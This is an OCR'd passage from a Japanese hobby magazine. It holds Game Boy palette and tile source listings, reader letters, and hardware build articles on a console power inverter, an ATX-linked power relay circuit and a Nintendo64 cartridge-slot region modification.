   Plane order   : Tiles are continues

 This file was generated by GBMB v0.8

*/

#define bar_mWidth 20
#define bar_mHeight 18

extern unsigned char bar_m[];

/* End of BAR_M.H */
```

〈リスト8〉CGB.S

```
            .STAT  = 0x41 ; Status
  .VBK   = 0x4F ; LCD RAM bank
  .BCPS  = 0x68 ; BG write spec
  .BCPD  = 0x69 ; BG write data
  .SVBK  = 0x70 ; Work memory bank

  .area _CODE

_set_bkg_palette::
  PUSH BC

  LDA HL,7(SP) ; Skip return address and registers
  LD B,(HL)  ; BC = rgb_data
  DEC HL
  LD C,(HL)
  DEC HL
  LD E,(HL)  ; E = nb_palettes
  DEC HL
  LD L,(HL)  ; L = first_palette

  LD A,E  ; A = nb_palettes
  AND #0xFF
  JR NZ,1$
  POP BC
  RET
1$:
  DEC A
  AND #0x07
  INC A
  ADD A  ; A *= 8
  ADD A
  ADD A
  LD E,A  ; DE = nb_palettes
  XOR A
  LD D,A

  LD A,L  ; L = first_palette
  XOR #0x07
  ADD A,A  ; A *= 8
  ADD A,A
  ADD A,A
  LD L,A  ; A = first BCPS data
2$:
  LDH A,(.STAT)
  AND #0x02
  JR NZ,2$

  LD A,L
  LDH (.BCPS),A
  LD A,(BC)
  LDH (.BCPD),A

  INC BC  ; next rgb_data
  INC HL  ; next BCPS
  DEC E
  LD A,D
  OR E
  JR NZ,2$
  POP BC
  RET
```


●プレステのプロテクトがバージョンアップするなんて、昔のフロッピー時代のプロテクトを思い出してしまった。(北海道札幌市/宝福　公司)
㊙の初期型も『FFⅦ』は起動せず。"改造うんぬん"の画面が出てきましたが、そんなことしてるわけねぇ!!　バグバスターズ緊急出動!!

〈リスト9〉BKG.H

```
/*

 BKG.H

 Include File.

 Info:
  Form                : All tiles as one unit.
  Format              : Gameboy 4 color.
  Compression         : None.
  Counter             : None.
  Tile size           : 8 x 8
  Tiles               : 0 to 95

  Palette colors      : Included.
  SGB Palette         : None.
  CGB Palette         : 1 Byte per entry.

  Convert to metatiles : No.

 This file was generated by GBTD v1.6

*/

/* Bank of tiles. */
#define bkgBank 0

/* Super Gameboy palette 0 */
#define bkgSGBPal0c0 0
#define bkgSGBPal0c1 0
#define bkgSGBPal0c2 0
#define bkgSGBPal0c3 0

/* Super Gameboy palette 1 */
#define bkgSGBPal1c0 4104
#define bkgSGBPal1c1 6
#define bkgSGBPal1c2 0
#define bkgSGBPal1c3 0

/* Super Gameboy palette 2 */
#define bkgSGBPal2c0 4104
#define bkgSGBPal2c1 6
#define bkgSGBPal2c2 0
#define bkgSGBPal2c3 0

/* Super Gameboy palette 3 */
#define bkgSGBPal3c0 4104
#define bkgSGBPal3c1 6
#define bkgSGBPal3c2 0
#define bkgSGBPal3c3 0

/* Gameboy Color palette 0 */
#define bkgCGBPal0c0 32767
#define bkgCGBPal0c1 25368
#define bkgCGBPal0c2 16912
#define bkgCGBPal0c3 0

/* Gameboy Color palette 1 */
#define bkgCGBPal1c0 31744
#define bkgCGBPal1c1 25600
#define bkgCGBPal1c2 15360
#define bkgCGBPal1c3 31

/* Gameboy Color palette 2 */
#define bkgCGBPal2c0 29696
#define bkgCGBPal2c1 21504
#define bkgCGBPal2c2 13312
#define bkgCGBPal2c3 31

/* Gameboy Color palette 3 */
#define bkgCGBPal3c0 27648
#define bkgCGBPal3c1 19456
#define bkgCGBPal3c2 11264
#define bkgCGBPal3c3 31

/* Gameboy Color palette 4 */
#define bkgCGBPal4c0 23552
#define bkgCGBPal4c1 17408
#define bkgCGBPal4c2 9216
#define bkgCGBPal4c3 31

/* Gameboy Color palette 5 */
#define bkgCGBPal5c0 16896
#define bkgCGBPal5c1 25344
#define bkgCGBPal5c2 0
#define bkgCGBPal5c3 31
/* Gameboy Color palette 6 */
#define bkgCGBPal6c0 21120
#define bkgCGBPal6c1 29568
#define bkgCGBPal6c2 31744
#define bkgCGBPal6c3 31
/* Gameboy Color palette 7 */
#define bkgCGBPal7c0 32767
#define bkgCGBPal7c1 32736
#define bkgCGBPal7c2 0
#define bkgCGBPal7c3 31744
/* CGBpalette entries. */
extern unsigned char bkgCGB[];
/* Start of tile array. */
extern unsigned char bkg[];
/* End of BKG.H */
```

〈リスト10〉BKG_C.C

```
/*
 BKG_C.C
 Map Source File.
 Info:
Sectio      :
Bank        : 0
Map size    : 20 x 18
Tile set: C:¥SDK¥gb-gb¥2-0-15¥examples¥dscan¥bkg.gbr
Plane count : 1 plane (8 bits)
Plane order : Tiles are continues
 This file was generated by GBMB v0.8

*/

#define bkg_cWidth 20
#define bkg_cHeight 18
unsigned char bkg_c[] =
{
  0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,
  0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,0x10,
  0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,
  0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,
  0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,
  0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12,
  0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,
  0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,0x13,
  0x02,0x02,0x02,0x02,0x02,0x04,0x04,0x04,0x04,0x04,0x04,0x04,
  0x04,0x04,0x04,0x04,0x04,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x04,0x04,0x04,0x04,0x04,0x04,0x04,
  0x04,0x04,0x04,0x04,0x04,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x05,0x05,0x05,0x05,0x05,0x05,0x05,
  0x05,0x05,0x05,0x05,0x05,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x06,0x06,0x06,0x06,0x06,0x06,0x06,
  0x06,0x06,0x06,0x06,0x06,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x08,0x08,0x08,0x08,0x08,0x08,0x08,
  0x08,0x08,0x08,0x08,0x08,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x07,0x07,0x07,0x07,0x07,0x07,0x07,
  0x07,0x07,0x07,0x07,0x07,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x09,0x09,0x09,0x09,0x09,0x09,0x09,
  0x09,0x09,0x09,0x09,0x09,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0A,0x0A,0x0A,0x0A,0x0A,0x0A,0x0A,
  0x0A,0x0A,0x0A,0x0A,0x0A,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0B,0x0B,0x0B,0x0B,0x0B,0x0B,0x0B,
  0x0B,0x0B,0x0B,0x0B,0x0B,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0C,0x0C,0x0C,0x0C,0x0C,0x0C,0x0C,
  0x0C,0x0C,0x0C,0x0C,0x0C,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0D,0x0D,0x0D,0x0D,0x0D,0x0D,0x0D,
  0x0D,0x0D,0x0D,0x0D,0x0D,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0E,0x0E,0x0E,0x0E,0x0E,0x0E,0x0E,
  0x0E,0x0E,0x0E,0x0E,0x0E,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x0F,0x0F,0x0F,0x0F,0x0F,0x0F,0x0F,
  0x0F,0x0F,0x0F,0x0F,0x0F,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
  0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x02,
};

/* End of BKG_C.C */
```

●ワシは「カラテカ」よりもディスクシステムの「カラテチャンプ」のほうがクソゲーだと思うでげす。つい最近やってみたダス。(三重県津市/ジャンベル☆ジャン) ㊙頑張ろうとして頑張れなかったクソゲーって感じ。でも違いはどこかって聞かれると50歩100歩ってところかな。

ハードウェアの達人を目指す！

ハードHack

最近は携帯ゲーム機が大流行しています。しかし、携帯性を考慮して作られているため、ディスプレイが小さくゲームをしていてもイマイチ迫力が感じられません。そこで、今回はプレイステーションやドリームキャストなど家庭用ゲーム機を屋外で遊ぶための電源を製作してみました。

東京すわん
ハードひと筋30年。産まれたときすでにハンダごてを握っていたとかいないとか。都内にある秘密の御殿に潜伏し、今日も怪しげなハードの改造に励む。


家庭用ゲーム機の電源は2つの方式があります。まずはACアダプタを利用するタイプ。商用電源であるAC100Vを低い電圧に変換してゲーム機に加える方式です。普通はDC10Vくらいの電圧まで落とします。スーパーファミコンやメガドライブなどがこれにあたります。

次に、本体に直接AC100Vを加える方式。ゲーム機の内部ではCD-ROMの駆動用に12V、ビデオ出力回路に7.2V、システムで3.2Vといったように必要な場所に応じて適切な電圧が供給されています。プレイステーション、サターン、ドリームキャストがこの方式です。

ACアダプタで動くゲーム機を直流電源で動かそうとする場合、アダプタのかわりに電源ケーブルを作ればOKです。しかしスイッチングレギュレータを内蔵しているゲーム機を直流電源で動かすためには、本体をバラして改造しなければなりません。

つまり、プレイステーションやドリームキャストを直流で動かすためには直流を交流に変換し、商用電源と同じ波形にする必要があるのです。このような電源の変換装置を「DC-ACインバータ」といいます。

〈第1図〉波形の形状



インバータの役割と活用法


商用電源はAC100Vの50/60Hzになっています。この規格と同じ電圧、周波数になるように回路を組めばよいわけです。しかし、交流から直流を作る場合は整流すればよいだけなのに対

〈第1表〉おもな部品表

トランス	100V：10V×2（2A以上のもの） もしくは100V：0-10-20V（2A以上のもの）
トランジスタ	2N3055×2
放熱器	TO102型×2
C-MOS	4060（OSC+分周器） 4069（インバータIC）
ヒューズホルダ	適当×2
ヒューズ	10A×1 0.5A×1
コンデンサ	100p×1 0.1μF（パスコン）×5
抵抗	22KΩ
半固定抵抗	22KΩ
ダイオード	10D1×2

●フリマでプレステとサターンをあわせて、3,500円くらいで買えた。でも電源コードがない。どうすればよいのですか？（茨城県笠間市/うましか）
㊟CDラジカセやノートパソコンの電源ケーブルで代用できるかと。ちなみにプレステとサターンの電源ケーブルは同じものが使えます。

〈第2図〉回路図



し、直流から交流を作るには一定の周波数で発振させる必要があります。それに加えAC100Vという高い電圧をコントロールしなくてはなりません。


周波数のもとはC-MOS ICの4060で生成します。ただし直接60/50Hzを発振させると、CR（コンデンサや抵抗）の容量が大きくなってしまうだけでなく、安定度も問題です。そこで、あらかじめ高い周波数を発振させて、その周波数を分周することによって60/50Hzの信号を作りだします。

50Hzの信号を作るには、1つの周期に2回分のON/OFF信号を作らなければなりません。倍の周波数である100Hz（50Hz）の信号が必要です。100Hzの信号はトランジスタで増幅してトランスに加えて50Hzに変換します。トランスは1次側と2次側があり、普通は1次側にAC100Vを加えて2次側から低くなった電圧を出して使用しますが、逆に2次側に低い電圧を加えると1次側にAC100Vが出力されます。


ただし、コアの巻きかたや鉄芯の問題で逆に使用すると効率が悪いうえ、トランス本体が熱くなって支障が出る可能性があります。かならず、必要な電力より大きなトランスを使用することがポイントです。ここではゲーム機が動くのに必要な電力ということで0.5Aを出力目標としています。

インバータの出力は、たんにトランスのタップが外部に出ることになります。過負荷やショートに対する保護回路はありません。間違って配線するとトランスが燃える原因になるので、それを防ぐため出力側にヒューズを入れておきましょう。

ちなみに、アマチュア無線の試験に自励発振のインバータ回路が出題されることがあります。インバータの基礎として出題されているのでしょうが、自分の磁束変化で発振させ、それを維持することによって短型波を出すという回路では、トランスの巻きかたによって発振周波数や電圧が決まります。もはや電子回路を作るというよりトランス




〈写真1〉製作したゲーム機用電源の中身。各パーツは余裕をもって配置しよう。



〈写真2〉これが心臓部分のトランス。高い電圧を低くしたり、逆に低い電圧を高くしたりする。

●いつからが"not BOY"で、いつから漢になって、いつ死ぬんすか？（愛知県春日井市/クラプのカニミソ）㊟漢が死ぬときといえば、好きになったあの娘のため。「キミのためなら死ねる」とか言ってみ。きっと明日から、口聞いてくれなくなるから。それが漢ってもんでしょ。

〈第3図〉電源供給方法の違い



を設計することになってしまいます。トランスを作るなんて面倒な作業をしたくないために、本機では市販のトランスを利用して製作しています。

●部品

一番重要なトランスは1次側がAC100Vで出力DC10Vの巻き線が2つあるものを使用してください。2次側から電力を加えるため、公称の容量はあてにしないほうがよいでしょう。必要な容量の1/4くらいが最大容量になります。2次電圧は電源電圧分だけあればよいのですが、トランジスタのCE間の電圧降下分を考慮してDC10Vとしました。

●スイッチングトランジスタ

スイッチングトランジスタは2N3055というトランジスタです。安定化電源などに大量採用されたICで1つ数百円で入手できるうえ、大電力を扱うことのできるデバイスです。トランジスタを取り付けるには、絶縁用のシートと3mmネジのサポータが必要になります。これはトランジスタを放熱器に取り付けるとき使うので、トランジスタを購入する際いっしょに買っておきましょう。

●放熱器

インバータは2つのトランジスタを高速でスイッチングすることにより交流電圧を作りだす仕組みです。そのためONになっている時間だけ電流が流れるので、発熱をおさえるために大型の放熱器が必要です。本機では100×120×40mmのタイプを使用しています。

●ケース

トランスや回路を入れておくケースは重要です。今回はアルミのケースを利用していますが、トランスや放熱器を組み込むとかなりの重量になります。もう少し軽いケースのほうがよいかもしれません。またアルミの場合、電気が流れてしまいますので出力のAC100Vが接触しないように十分注意してください。


●製作方法

まず発振部を作ります。C-M


電子パーツ解説部屋

……トランスの役割……

トランスは交流の電圧を上下させることの部品で、AC100Vの50/60Hzのサイン波で動かすようにできている。ところが、電源の周波数は50Hzなどという低い周波数より高い周波数のほうが効率がよく、多くの電力を扱えるようになる。一般のスイッチングレギュレータは効率を考えて、40～50KHzといった1000倍ほど高い周波数で作業をすることにより、小型のトランスでも大容量を得ることができるわけだ。



〈写真3〉スイッチングトランジスタは発熱量が多い。大型のヒートシンクを付けて冷却しよう。




〈写真4〉三端子レギュレータはけっこう熱くなるので、ケースにくっつけて放熱させる。

●最近電子マネーの話題に興味を持ってます。(東京都小平市/社員党) ㊟郵便貯金のキャッシュカードにICを組みこみ、埼玉県大宮市周辺で行われていた電子マネーの実用化実験。ついにタクシーやコーラの自販機でも利用できるようになったようです。デビットカードもいよいよ一般化?

OS4060は発振回路と分周器が入ったもので、発振回路の出力直後にある分周器に接続され、1/Nの分周を行うICです。発振周波数は、出力周波数に対しなるべく高いほうが最終的な誤差を少なくすることができます。そこで、1024倍の分周を使用することにして100Hz×1024倍＝102.4KHzを発振させておき、1/1024にすることによって100Hz（50Hz）を作り出します。

生成された100Hz（50Hz）の信号はC-MOSのインバータに入力、信号の極性が反転した2つの信号に変換されてからそれぞれがインバータのトランジスタに加えられます。とりあえずこの部分まで製作して、正常に100Hz（50Hz）の信号が出るかどうかを確認してください。オシロスコープが使えるのであれば、両方のインバータが交互にONになっているかどうか調べてみましょう。

〈第5図〉トランスの種類




発振の周波数が正常であればトランジスタによる増幅回路を組み立てます。2次側（入力側）には電源電圧が交互にON/OFFするだけなので、触っても感電しませんが、1次側（出力側）にはAC100Vの電圧が発生するので直接触ると感電します。また、触るだけならば機械は壊れませんが、AC100Vをショートするとトランスにダメージを与えてしまいます。一般の商用電源と同じように気を付けてください。

すべて間違いなければ電源を入れます。独特の「ブーン」という音がしたら、素早くテスタを使ってAC100V側の電圧を測定してください。出てくる電圧はサイン波ではなく短型波になります。テスタで測定するとかなり高めの電圧が出力されますが、これは波形による実効値を表示するためなのでとくに問題ありません。AC110～130Vくらいの電圧になっていればよいでしょう。


ここまでOKならば負荷を与える実験を行います。100V40Wくらいの電球を用意してください。電球はほぼ抵抗負荷なので、波形が異なっても正常に点灯します。用意した電球を接続すると、AC100Vに接続したときと同じ明るさで点灯するはずです。

〈第4図〉トランジスタの取り付けかた




放熱器は異常な熱さではないですか？　そのまま1～2時間放置して様子を観察してください。問題がなければ、いよいよゲーム機を接続してみましょう。ゲーム機は内部にスッチングレギュレータを使用していますので、そのまま接続しても多少の電圧や波形の不ぞろいは問題ありません。

どうです？　これでゲーム機用のインバータが完成しました。このインバータでは約50W程度までのゲーム機を使用することができます。車に積んで出かけるもよし、屋外で液晶モニタを利用してみんなでゲームをするもよし、遊びかたはあなたの自由です。



〈写真5〉フロント部。パワースイッチ、交流電源部、直流電源部、パイロットランプ、ヒューズが並ぶ。



〈写真6〉完成したゲーム機用電源。電源はハード製作の基本なので、よく勉強して挑戦してほしい。

●「なるへそ」のオリジナルを見ましたが、あんなのだったんですね。でも、アニメ化したときお姉さん美化しすぎ。（大阪府八尾市/Benzo）㊙
たしかにあのギャップが「まんがなるほど物語」のおもしろなんですけどね。ちなみにみねぎし先生は先月の進行の厳しさに指が震えてました…。

読者投稿作品

ATX用スイッチング電源回路

Target ATX仕様のAT互換機

by かしま

最近主流のATX仕様のマシンは、Windowsを終了すれば自動的に電源が切れるようになっていて便利です。しかしサービスソケットがないタイプのケースも増えてきたため、周辺機器と連動させて使うのは難しくなってきました。

昔のAT電源タイプのパソコンでは、本体背面に本体の電源と連動するディスプレイ用の電源出力端子が装備されていました。しかしここ最近ではCPUから電源を切断できるATXタイプ電源を搭載したパソコンがほとんどです。ディスプレイもオートパワーOFF機能が多くの機種で標準装備となったためか、ATXパソコンでは背面の連動電源出力を持たないようになってきました。

私の場合は外付け機器にMOドライブやモデムを使っているため、本体の電源のON/OFFのたびにMOドライブの電源も手動で操作しなければならないので非常にめんどうです。そこで、PS2マウスの電源を利用して、外部AC電源のスイッチング回路を作ってみようと思ったわけです。

本体へ流れる電流を検出して自動的にON/OFFするテーブルタップには市販品もありますが、ほとんどが1万円以上もします。しかし単純な半導体リレーで自作すれば、1,000円台でできてしまうのです。

製作と使用上の注意

今回製作する回路は、特殊な部品をいっさい使いません。普通のパーツ屋で全部そろうでしょう。

トライアック	TMG40AA
フォトトライアック	MCP302Z
抵抗	100Ω
	330Ω
ユニバーサル基板	適度な大きさ
アルミケース	YM-80
ACソケット	100V用
5ピン ミニDINコネクタ	オス・メス
ゴムブッシュ・線材など	

合計で約1,500円程度におさまります。いちいち部品を1つずつ買うのがめんどうな人は、秋月電子（03-3251-1779）で販売されている「40A MAX半導体リレーキット（500円）」を買えば、トライアックとフォトトライアック、専用基板が同時に手に入るので便利です。

今回製作したのは100Vもの高電圧が流れる回路なので、誤配線・ショートがないか確認しましょう。万が一ショートしていると、間違いなく火が出ます！　感電にも気をつけてください。


あと3端子のトライアックはかなり熱を持つので、きちんと放熱板を付けましょう。私の場合はアルミケースにねじ止めして、放熱板の代わりをさせています。

また半導体リレーの金属部分には100Vの電圧がそのままかかってくるので、放熱板と絶縁してあげるとよいでしょう。半導体リレーキットなどを使った場合、プラスチックリングなどが同封されているので便利です。

ただし最大で40Aもの電流が流せるからといって、電気ヒータやコタツのような大容量電流

〈写真1〉PS2から5V電源を得ることで、スイッチングが可能になる。

●3500番のプレステをもらった。すぐに止まるのでスリル満点です。(北海道札幌市/Jackボー)　㊙プレステを縦にしたり、ひっくり返したりすれば少しは安定するかも…。それでも初期型に比べればまだましなほう。なにせ、ゲーム中に止まるなんてことは日常茶飯事ですから。



〈写真2〉ACコンセントのサービスソケットを取り付けた。

機器の電源にまで使うことはできません。最大の電流容量を得るためには、そうとう大きな放熱板を用意してトライアックを取り付けないとダメだからです。手軽に使う場合はついでに10A程度のヒューズも付け、許容量以下の電流容量で使いましょう。

もし回路が正常に動かなかった場合、すぐにコンセントを抜いてから以下のことをチェックしてください。

①AT互換機自体が起動していますか?


②PS2コネクタへ正常に接続されていますか?

どちらもOKなら、回路の配線ミスが考えられます。しつこく言いますが、100Vの電流が流れていますから絶対にコンセントを挿したまま作業してはいけません。感電するのはもちろんですが、マシンや周辺機器が壊れてしまう恐れがあるからです。どちらもあまり楽しい経験ではありません。

いろいろ応用も可能


またこの回路はPS2コネクタから電源を取る関係上、AT互換機専用になってしまいましたが、基本的に5Vの直流電源が確保できればどの機器にも応用可能です。たとえばプレステのコントローラポートから電流を取れば、プレステ本体とテレビの電源を連動させることができますし、別の電源が必要な特殊なコントローラ（あるのかどうか知らないが…）なら電源を入れ忘れて「動かない！」と慌てることもありません。

ただし過剰なタコ足配線はおすすめできません。接続する機器の電気消費量にもよりますが、テーブルタップを使っても同時に使うのは最大4つまでにしておいたほうが無難です。



〈写真3〉3端子のトライアックをケースへ直に取り付け、ケース自体を放熱板代わりに。

〈第1図〉ATX用スイッチング電源回路図



●プレステの『ストゼロ3』ってアクセス速いっすね。サターンの『ストゼロ2』なみじゃないですか。うーんスゴイッす。（岐阜県可児市/Made in Japan）㊟的にはまだサターン版『ストゼロ2』のほうが速いような気が。もっともプレステ版『ストゼロ2』と比べると断然速いですけど。

読者投稿作品

Nintendo64ユニバーサル化改造

Target Nintendo64　　by ながぴー

国内ではビッグタイトルが続かず苦しい思いをしているNintendo64ですが、アメリカでの売れ行きは好調で日本未発売のソフトがたくさん発売されています。しかし海外版ソフトは、国内の本体に挿せないような構造にされているのです…。

Nintendo64で海外版のゲームを遊ぶには、専用のアダプタが必要です。しかしこのアダプタを使うとカートリッジが高層ビルのように高くなってしまいます。これではちょっと格好悪いですね…。そこで本体を加工して海外版のカートリッジも普通に挿せるようにしてみました。

プロテクトの仕組み

国内のNintendo64はカートリッジの形状でエリアプロテクトをかけています。まずカートリッジの裏を見るとコネクタの左右がくぼんでいるのがわかるでしょう。本体の挿し込み口にも、ちょうどこの位置に合うような突起が出ています。じつはこれがエリアプロテクトになっていて、海外のカートリッジはこの突起がジャマで入らないようになっています。しかしカートリッジのROMと基板は国内も海外も同じものが使われているので、挿すことさえできれば海外版のゲームを遊ぶことが可能なのです。

改造の手順

まず、本体を専用ドライバーを使って開けましょう。この専用ドライバーとは特殊なトルクスタイプと呼ばれるネジを回すためのものなので、ネジの専門店へ行かないと売られていない場合があります。サイズにもいろいろありますから、お店に本体を持ち込んで合うものを探してもらうのもよいでしょう。

本体を開けたらカートリッジ挿し込み口の裏に2本のネジで付いている、黒い部品を取りはずします。この部分にプロテクトとなっている突起が付いているのです。しかしこの部品を取ってしまうと、挿し込み口のカバーまで取れてしまいます。

そこで取り外した部品を見てみると、カートリッジが当たる部分の左右に突起があります。これを小型のノコギリやナイフを使ってきれいに削り取りましょう。かなり厚みがあり、作業しにくい場所なので慎重に行ってください。

削り取ったらヤスリをかけて、表面をきれいにしておきます。この処理が多少汚くても、外からは見えないので大丈夫です。

ヤスリのキズが気になる場合は、目の細かいヤスリをかけたあとに車用のフラットブラックを吹き付けると綺麗になります。左右2か所あるので、反対側も忘れずに削り取りましょう。作業がすんだらもとどおりに組み立ててください。

